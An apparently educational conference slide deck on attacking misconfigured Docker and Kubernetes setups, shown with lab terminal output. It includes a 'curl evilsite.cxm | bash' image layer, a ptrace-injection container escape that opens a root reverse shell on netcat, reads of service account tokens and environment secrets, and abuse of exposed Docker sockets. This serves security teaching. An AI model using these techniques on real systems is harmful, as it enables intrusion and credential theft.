ADDO

ALL DAY DEVOPS

NOVEMBER 6, 2019

Breaking & Pwning Docker Containers & Kubernetes Clusters

by
Madhu Akula

ADDO
ALL DAY DEVOPS

About - Madhu Akula

- Security Automation Engineer at Appsecco
- Passionate about (Cloud, Containers and Kubernetes) security
- Speaker & Trainer @ BlackHat, DEF CON, USENIX LISA, OWASP Appsec EU, All Day DevOps, DevSecCon, Nullcon, null, etc.
- Co-author of Security Automation with Ansible2 book
- Discovered vulnerabilities in over 200+ organisations including; Google, Microsoft, LinkedIn, eBay, AT&T, WordPress, NTOP and Adobe, etc.
- Holds industry certifications like OSCP and CKA
- Never Ending Learner!

ADDO
ALL DAY DEVOPS

Next 30 minutes, I will talk about

- It’s not about what is Docker, Kubernetes, etc.

- Why container infrastructure security is important
- What are the common tools, techniques and procedures for testing
- Highlights of different real world attacks mapping with vulnerabilities
- Showcase common mistakes and misconfigurations
- Case studies and reference resources
- Next steps for learning more and more

ADDO
ALL DAY DEVOPS

Would you like to learn Docker & Kubernetes?

- https://docs.docker.com
- https://kubernetes.io/docs/home
- https://training.play-with-docker.com
- https://labs.play-with-k8s.com
- https://training.play-with-kubernetes.com
- https://www.katacoda.com/learn
- Many more...

Why Container Infrastructure Security?

On Thursday, April 25th, 2019, we discovered unauthorized access to a single Hub database storing a subset of non-financial user data. Upon discovery, we acted quickly to intervene and secure the site.

We want to update you on what we've learned from our ongoing investigation, including which Hub accounts are impacted, and what actions users should take.

https://blog.madhuakula.com/some-tips-to-review-docker-hub-hack-of-190k-accounts-addcd602aade

Why Container Infrastructure Security?


Cryptojacking using public docker containers

Kromtech Security Center found 17 malicious docker images stored on Docker Hub for an entire year. Even after several complaints on GitHub and Twitter, research made by sysdig.com and fortinet.com, cybercriminals continued to enlarge their malware armory on Docker Hub. With more than 5 million pulls, the `docker123321` registry is considered a springboard for cryptomining containers. Today's growing number of publicly accessible misconfigured orchestration platforms like Kubernetes allows hackers to create a fully automated tool that forces these platforms to mine Monero. By pushing malicious images to a Docker Hub registry and pulling it from the victim's system, hackers were able to mine `544.74` Monero, which is equal to `$90000` .

https://kromtech.com/blog/security-center/cryptojacking-invades-cloud-how-modern-containerization-trend-is-exploited-by-attackers

ADDO
ALL DAY DEVOPS

Why Container Infrastructure Security?



https://kromtech.com/blog/security-center/cryptojacking-invades-cloud-how-modern-containerization-trend-is-exploited-by-attackers

ADDO
ALL DAY DEVOPS

Why Container Infrastructure Security?

410 #341876 **SSRF in Exchange leads to ROOT access in all instances** Share:

State	Resolved (Closed)	Severity	Medium (6.9)
Disclosed	**May 24, 2018 2:39am +0530**	Participants	
Reported To	Shopify	Visibility	Disclosed (Full)
Asset	https://exchangemarketplace.com/ (Domain)		
Weakness	Server-Side Request Forgery (SSRF)		
Bounty	$25,000		

Collapse

SUMMARY BY SHOPIFY

Shopify infrastructure is isolated into subsets of infrastructure. @0xacb reported it was possible to gain root access to any container in one particular subset by exploiting a server side request forgery bug in the screenshotting functionality of Shopify Exchange. Within an hour of receiving the report, we disabled the vulnerable service, began auditing applications in all subsets and remediating across all our infrastructure. The vulnerable subset did not include Shopify core.

After auditing all services, we fixed the bug by deploying a metadata concealment proxy to disable access to metadata information. We also disabled access to internal IPs on all infrastructure subsets. We awarded this $25,000 as a Shopify Core RCE since some applications in this subset do have access to some Shopify core data and systems.

https://hackerone.com/reports/341876

ADDO
ALL DAY DEVOPS

Why Container Infrastructure Security?

Many other vulnerabilities and real world impacts...

amicontained - Container Introspection Tool

It helps to find out what container runtime is being used as well as features available like capabilities, profiles applied, etc.

```
student@debian:~$ docker run --rm -it --pid host r.j3ss.co/amicontained -d
Container Runtime: docker
Has Namespaces:
        pid: false
        user: false
AppArmor Profile: docker-default (enforce)
Capabilities:
        BOUNDING -> chown dac_override fowner fsetid kill setgid setuid setpcap net_bind_service net_raw sys_chroot mknod audit_write setfcap
Chroot (not pivot_root): false
Seccomp: filtering
student@debian:~$
```

```
$ docker run --rm -it --privileged=true r.j3ss.co/amicontained
Container Runtime: docker
Has Namespaces:
        pid: true
        user: false
AppArmor Profile: unconfined
Capabilities:
        BOUNDING -> chown dac_override dac_read_search fowner fsetid kill setgi
d setuid setpcap linux_immutable net_bind_service net_broadcast net_admin net_r
aw ipc_lock ipc_owner sys_module sys_rawio sys_chroot sys_ptrace sys_pacct sys_
admin sys_boot sys_nice sys_resource sys_time sys_tty_config mknod lease audit_
write audit_control setfcap mac_override mac_admin syslog wake_alarm block_susp
end audit_read
Seccomp: disabled
```

https://github.com/genuinetools/amicontained

trufflehog - Hardcoded sensitive information

- Commiting the sensitive information to version control systems
- Not including the sensitive files in the build process using **.dockerignore** file
- This is one of the common mistake in modern era

```
$ docker run --rm -it madhuakula/cs-backend-source-code sh
/ # ls
app    bin    dev    etc    home   lib    media  mnt    opt    proc
/ # cd app/
/app # ls
README.md  main.go
/app # trufflehog .
~~~~~~~~~~~~~~~~~~~~~
Reason: High Entropy
Date: 2018-10-01 10:04:25
Hash: 2e594c4afa95fc3af68ba74ba6aa35111cbc9077
Filepath: .env
Branch: origin/master
Commit: updated the code

@@ -0,0 +1,4 @@
+[ubercool-aws]
+aws_access_key_id = AKIGKHG1233H23JI9IZC
+aws_secret_access_key = giox7c1Dz+9X2otp8CIrCQpOUw+2C8kzKXz+MaM1
+

~~~~~~~~~~~~~~~~~~~~~
~~~~~~~~~~~~~~~~~~~~~
Reason: High Entropy
Date: 2018-10-01 10:01:59
Hash: f17a07721ab9acec96aef0b1794ee466e516e37a
Filepath: .env
Branch: origin/master
Commit: added variables

@@ -1,4 +0,0 @@
-[ubercool-aws]
-aws_access_key_id = AKIGKHG1233H23JI9IZC
-aws_secret_access_key = giox7c1Dz+9X2otp8CIrCQpOUw+2C8kzKXz+MaM1
```

ADDO
ALL DAY DEVOPS

Insecurely configured docker service

```
student@debian:~$ docker -H tcp://192.168.56.4  ps
CONTAINER ID        IMAGE                          COMMAND                  CREATED             ST
ed6576f4c230        appsecco/dsvw:latest           "python /dsvw.py"        2 hours ago         Up
9c87389b1761        appsecco/node-simple-rce       "pm2 start app.js --…"   16 hours ago        Up
fefeff8e1078        sysmon                         "top"                    16 hours ago        Up
student@debian:~$ docker -H tcp://192.168.56.4 images
REPOSITORY                  TAG                 IMAGE ID            CREATED             SIZE
sysmon                      latest              e9d165cf1cd6        16 hours ago        139MB
ubuntu                      latest              735f80812f90        6 days ago          83.5MB
alpine                      latest              11cd0b38bc3c        3 weeks ago         4.41MB
appsecco/node-simple-rce    latest              da4154bb4bcf        10 months ago       253MB
appsecco/dsvw               <none>              ccc88f3dc27d        10 months ago       48.2MB
student@debian:~$
```

ADDO
ALL DAY DEVOPS


Insecure docker socket service

```
root@9c87389b1761:~/docker# ./docker -H unix:///var/run/docker.sock ps
./docker -H unix:///var/run/docker.sock ps
CONTAINER ID        IMAGE                          COMMAND                  CREATED             STA
2672ccc4fd26        appsecco/dsvw:latest           "python /dsvw.py"        About an hour ago   Up
9c87389b1761        appsecco/node-simple-rce       "pm2 start app.js --…"   13 hours ago        Up
fefeff8e1078        sysmon                         "top"                    13 hours ago        Up
root@9c87389b1761:~/docker# ./docker -H unix:///var/run/docker.sock images
./docker -H unix:///var/run/docker.sock images
REPOSITORY                  TAG                 IMAGE ID            CREATED             SIZE
sysmon                      latest              e9d165cf1cd6        13 hours ago        139MB
ubuntu                      latest              735f80812f90        6 days ago          83.5MB
alpine                      latest              11cd0b38bc3c        3 weeks ago         4.41MB
appsecco/node-simple-rce    latest              da4154bb4bcf        10 months ago       253MB
appsecco/dsvw               <none>              ccc88f3dc27d        10 months ago       48.2MB
root@9c87389b1761:~/docker#
```

Analysing or Understanding unknown image

```
student@debian:~$ docker history custom-htop
IMAGE               CREATED             CREATED BY                                      SIZE                COMMENT
5aed0e1b7a7b        17 seconds ago      /bin/sh -c #(nop)  CMD ["htop"]                 0B
87b65d2afa9c        17 seconds ago      /bin/sh -c echo "curl evilsite.cxm | bash"      0B
70bc108c1ca4        17 seconds ago      /bin/sh -c apk --no-cache add htop              2.79MB
7c515b0b913d        19 seconds ago      /bin/sh -c #(nop)  LABEL MAINTAINER=Madhu Ak…   0B
11cd0b38bc3c        3 weeks ago         /bin/sh -c #(nop)  CMD ["/bin/sh"]              0B
<missing>           3 weeks ago         /bin/sh -c #(nop) ADD file:25f61d70254b9807a…   4.41MB
student@debian:~$
```

dive - Exploring each layer in a docker image



https://github.com/wagoodman/dive

ADDO
ALL DAY DEVOPS

Inspecting container volumes

```
student@debian:~$ docker volume inspect wordpress_db_data
[
    {
        "CreatedAt": "2018-08-01T23:04:46+05:30",
        "Driver": "local",
        "Labels": {
            "com.docker.compose.project": "wordpress",
            "com.docker.compose.version": "1.22.0",
            "com.docker.compose.volume": "db_data"
        },
        "Mountpoint": "/var/lib/docker/volumes/wordpress_db_data/_data",
        "Name": "wordpress_db_data",
        "Options": null,
        "Scope": "local"
    }
]
```

ADDO
ALL DAY DEVOPS

Volume analysis for sensitive information

```
student@debian:~$ sudo -i
root@debian:~# cd /var/lib/docker/volumes/1e030154f4952361cec6c21e838a0fb617c7b7cc6359570407eb9f697b229b67/_data
root@debian:/var/lib/docker/volumes/1e030154f4952361cec6c21e838a0fb617c7b7cc6359570407eb9f697b229b67/_data# ls
index.php    wp-activate.php     wp-comments-post.php  wp-content    wp-links-opml.php  wp-mail.php      wp-trackback.php
license.txt  wp-admin            wp-config.php         wp-cron.php   wp-load.php        wp-settings.php  xmlrpc.php
readme.html  wp-blog-header.php  wp-config-sample.php  wp-includes   wp-login.php       wp-signup.php
root@debian:/var/lib/docker/volumes/1e030154f4952361cec6c21e838a0fb617c7b7cc6359570407eb9f697b229b67/_data# grep -i 'flag' wp-config.php
#### FLAG = ae984bd8ecc6ec916f808586
root@debian:/var/lib/docker/volumes/1e030154f4952361cec6c21e838a0fb617c7b7cc6359570407eb9f697b229b67/_data# grep -i 'password' wp-config.php
/** MySQL database password */
define('DB_PASSWORD', 'ComplicatedPassword');
root@debian:/var/lib/docker/volumes/1e030154f4952361cec6c21e838a0fb617c7b7cc6359570407eb9f697b229b67/_data#
```

ADDO
ALL DAY DEVOPS

Inspecting container networking

```
student@debian:~$ docker network inspect wordpress_default
[
    {
        "Name": "wordpress_default",
        "Id": "ed2cb11d20c6c7f3c3002923ad61f700ab0aaad6ab353be4fc823907ed09a946",
        "Created": "2018-07-31T23:01:35.325969485+05:30",
        "Scope": "local",
        "Driver": "bridge",
        "EnableIPv6": false,
        "IPAM": {
            "Driver": "default",
            "Options": null,
            "Config": [
                {
                    "Subnet": "172.18.0.0/16",
                    "Gateway": "172.18.0.1"
                }
            ]
        },
        "Internal": false,
        "Attachable": true,
        "Ingress": false,
        "ConfigFrom": {
            "Network": ""
        },
        "ConfigOnly": false,
        "Containers": {},
        "Options": {},
```

ADDO
ALL DAY DEVOPS

Always look for env variables

- This is one of the common places most developers and operations teams store secrets, API keys, etc.
- Also it contains other information like different service or cluster related information

```
/app # printenv
KUBERNETES_PORT=tcp://10.39.240.1:443
KUBERNETES_SERVICE_PORT=443
MAILBOX_SERVICE_PORT_80_TCP_PORT=80
SERVER_HEALTH_PORT_80_TCP=tcp://10.39.243.37:80
MAILBOX_SERVICE_PORT_80_TCP_PROTO=tcp
CONNECTIVITY_CHECK_SERVICE_PORT_HTTP=80
HOSTNAME=code-base-deployment-bbf597f88-pdssm
SHLVL=1
HOME=/root
OLDPWD=/
SERVER_HEALTH_SERVICE_PORT_HTTP=80
MAILBOX_SERVICE_PORT_80_TCP=tcp://10.39.254.13:80
CONNECTIVITY_CHECK_SERVICE_HOST=10.39.249.22
SERVER_HEALTH_SERVICE_HOST=10.39.243.37
CODEBASE_API_KEY=flag:b27ee381fd9da49a435dcdb43390a286

MAILBOX_SERVICE_SERVICE_PORT_HTTP=80
CONNECTIVITY_CHECK_SERVICE_PORT=80
CONNECTIVITY_CHECK_PORT=tcp://10.39.249.22:80
TERM=xterm
KUBERNETES_PORT_443_TCP_ADDR=10.39.240.1
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
CODEBASE_API_LOGIN_PASS=SuperStrongPassword@321!

SERVER_HEALTH_PORT=tcp://10.39.243.37:80
SERVER_HEALTH_SERVICE_PORT=80
KUBERNETES_PORT_443_TCP_PORT=443
```

ADDO
ALL DAY DEVOPS

docker diff - comparing with base image

```
student@debian:~$ docker run --name checkintegriy  -it ubuntu:latest bash
root@8318d73a73cb:/# mkdir -p /data/output
root@8318d73a73cb:/# echo "modifed this stuff" > /.dockerenv
root@8318d73a73cb:/# exit
exit
student@debian:~$
```

```
student@debian:~$ docker diff checkintegriy
A /data
A /data/output
C /root
A /root/.bash_history
C /.dockerenv
student@debian:~$
```

container escape - extra capability and host pid

```
root@fefeff8e1078:/# capsh --print
Current: = cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_sys_ptrace,cap
,cap_setfcap+eip
Bounding set =cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_sys_ptrace,
ite,cap_setfcap
Securebits: 00/0x0/1'b0
 secure-noroot: no (unlocked)
 secure-no-suid-fixup: no (unlocked)
 secure-keep-caps: no (unlocked)
uid=0(root)
gid=0(root)
groups=
root@fefeff8e1078:/#
```

```
top - 06:00:53 up  2:01,  0 users,  load average: 0.00, 0.00, 0.00
Tasks: 101 total,   1 running, 100 sleeping,   0 stopped,   0 zombie
%Cpu(s):  0.1 us,  0.2 sy,  0.0 ni, 99.4 id,  0.3 wa,  0.0 hi,  0.0 si,  0.0 st
KiB Mem :  1016012 total,   429848 free,   195044 used,   391120 buff/cache
KiB Swap:   998396 total,   998396 free,        0 used.   670124 avail Mem

  PID USER      PR  NI    VIRT    RES    SHR S %CPU %MEM     TIME+ COMMAND
    1 root      20   0   37688   5740   4016 S  0.0  0.6   0:01.32 systemd
    2 root      20   0       0      0      0 S  0.0  0.0   0:00.00 kthreadd
    3 root      20   0       0      0      0 S  0.0  0.0   0:00.19 ksoftirqd/0
    5 root       0 -20       0      0      0 S  0.0  0.0   0:00.00 kworker/0:0H
    7 root      20   0       0      0      0 S  0.0  0.0   0:00.40 rcu_sched
    8 root      20   0       0      0      0 S  0.0  0.0   0:00.00 rcu_bh
    9 root      rt   0       0      0      0 S  0.0  0.0   0:00.00 migration/0
   10 root      rt   0       0      0      0 S  0.0  0.0   0:00.04 watchdog/0
   11 root      20   0       0      0      0 S  0.0  0.0   0:00.00 kdevtmpfs
   12 root       0 -20       0      0      0 S  0.0  0.0   0:00.00 netns
   13 root       0 -20       0      0      0 S  0.0  0.0   0:00.00 perf
   14 root      20   0       0      0      0 S  0.0  0.0   0:00.00 khungtaskd
   15 root       0 -20       0      0      0 S  0.0  0.0   0:00.00 writeback
```

container escape - extra capability and host pid

```
root@fefeff8e1078:/linux-injector# ps auxx | grep root | grep ping
root        2043  0.0  0.3  53728  3812 ?        Ss   06:32   0:00 /usr/bin/sudo /bin/ping 127.0.0.1
root        2046  0.0  0.0   6536   676 ?        S    06:32   0:00 /bin/ping 127.0.0.1
root        2051  0.0  0.0  11464   992 pts/1    S+   06:32   0:00 grep --color=auto ping
root@fefeff8e1078:/linux-injector# ./injector 2046 payload.bin
Injecting into target process 2046
[*] [inject_code] Attached to process
[*] [wait_stopped] Process stopped with signal 19
[*] [inject_code] Process is in stopped state
[*] [wait_stopped] Process stopped with signal 5
[*] [ptrace_next_syscall] EAX after syscall: -38
[*] [wait_stopped] Process stopped with signal 5
```

```
student@debian:~$ nc -lvp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from [192.168.56.4] port 4444 [tcp/*] accepted (family 2, sport 50288)
id
uid=0(root) gid=0(root) groups=0(root)
cat /root/flag.txt
Congratulations! You escaped Docker container
```

ADDO
ALL DAY DEVOPS

Kubernetes secrets are not encrypted!

```
$ kubectl get secrets secureapikey -o yaml
apiVersion: v1
data:
  APIKEY: ZjFmZDZmZTZjNDEwYmFhY2U3MmU5ZDFhNzcxMjg0NTE=
kind: Secret
metadata:
  creationTimestamp: "2019-10-30T06:07:05Z"
  name: secureapikey
  namespace: default
  resourceVersion: "23392"
  selfLink: /api/v1/namespaces/default/secrets/secureapikey
  uid: 7f325f91-fadb-11e9-9d9f-0242ac110035
type: Opaque
```

```
$ echo ZjFmZDZmZTZjNDEwYmFhY2U3MmU5ZDFhNzcxMjg0NTE= | base64 -d
f1fd6fe6c410baace72e9d1a77128451
```

ADDO
ALL DAY DEVOPS

Default service account in a Pod

```
/ # ls -l /var/run/secrets/kubernetes.io/serviceaccount/
total 0
lrwxrwxrwx    1 root     root            13 Feb  6 09:47 ca.crt -> ..data/ca.crt
lrwxrwxrwx    1 root     root            16 Feb  6 09:47 namespace -> ..data/namespace
lrwxrwxrwx    1 root     root            12 Feb  6 09:47 token -> ..data/token
/ # cat /var/run/secrets/kubernetes.io/serviceaccount/token
eyJhbGciOiJSUzI1NiIsImtpZCI6IiJ9.eyJpc3MiOiJrdWJlcm5ldGVzL3NlcnZpY2VhY2NvdW50Iiwia3ViZXJuZXRlcy5pby9zZXJ2aWNlYWNjb3VudC9uYW1lc3BhY2UiOiJkZWZhdWx0Iiwia3ViZXJuZX
Rlcy5pby9zZXJ2aWNlYWNjb3VudC9zZWNyZXQubmFtZSI6ImRlZmF1bHQtdG9rZW4tbmdmajciLCJrdWJlcm5ldGVzLmlvL3NlcnZpY2VhY2NvdW50L3NlcnZpY2UtYWNjb3VudC5uYW1lIjoiZGVmYXVsdCIsI
mt1YmVybmV0ZXMuaW8vc2VydmljZWFjY291bnQvc2VydmljZS1hY2NvdW50LnVpZCI6Ijg0YTc3YWE1LTI0NmItMTFlOS1hNTU3LTQyMDEwYTgwMDE1YiIsInN1YiI6InN5c3RlbTpzZXJ2aWNlYWNjb3VudDpk
ZWZhdWx0OmRlZmF1bHQifQ.pv0E3pExYAPMZF5oxxrtIpr8WkavbC33L_IamXQ8zOVV-ITQ_EQyLWg176DZw6OTGY3WwFFO-ZPvK29nUAzb3VHSAFBq6XkFA8ZiZSf58Hmv_3PVoniP2YNWlXidppVFQeJ_jfk-
WnT2w8lmP7x0z6r6wJ6Zr0RcL4zVGU69gZrosqgSGIwqblYBzYhDVHcKIO0kejdG3PJ8xdIuqjQjzX_VOoSDDLsbG1fTMZAsTW9_ITQJoyYsBV-3HKoKTBlIlT3ojACnnEOgAPlImGi3ysD2VRIVrFNM-e8wOGu
Je5fG8s5it2QG5d-NM63Kq4rf3NivG2TcFEFq9bxGaJxodA/ #
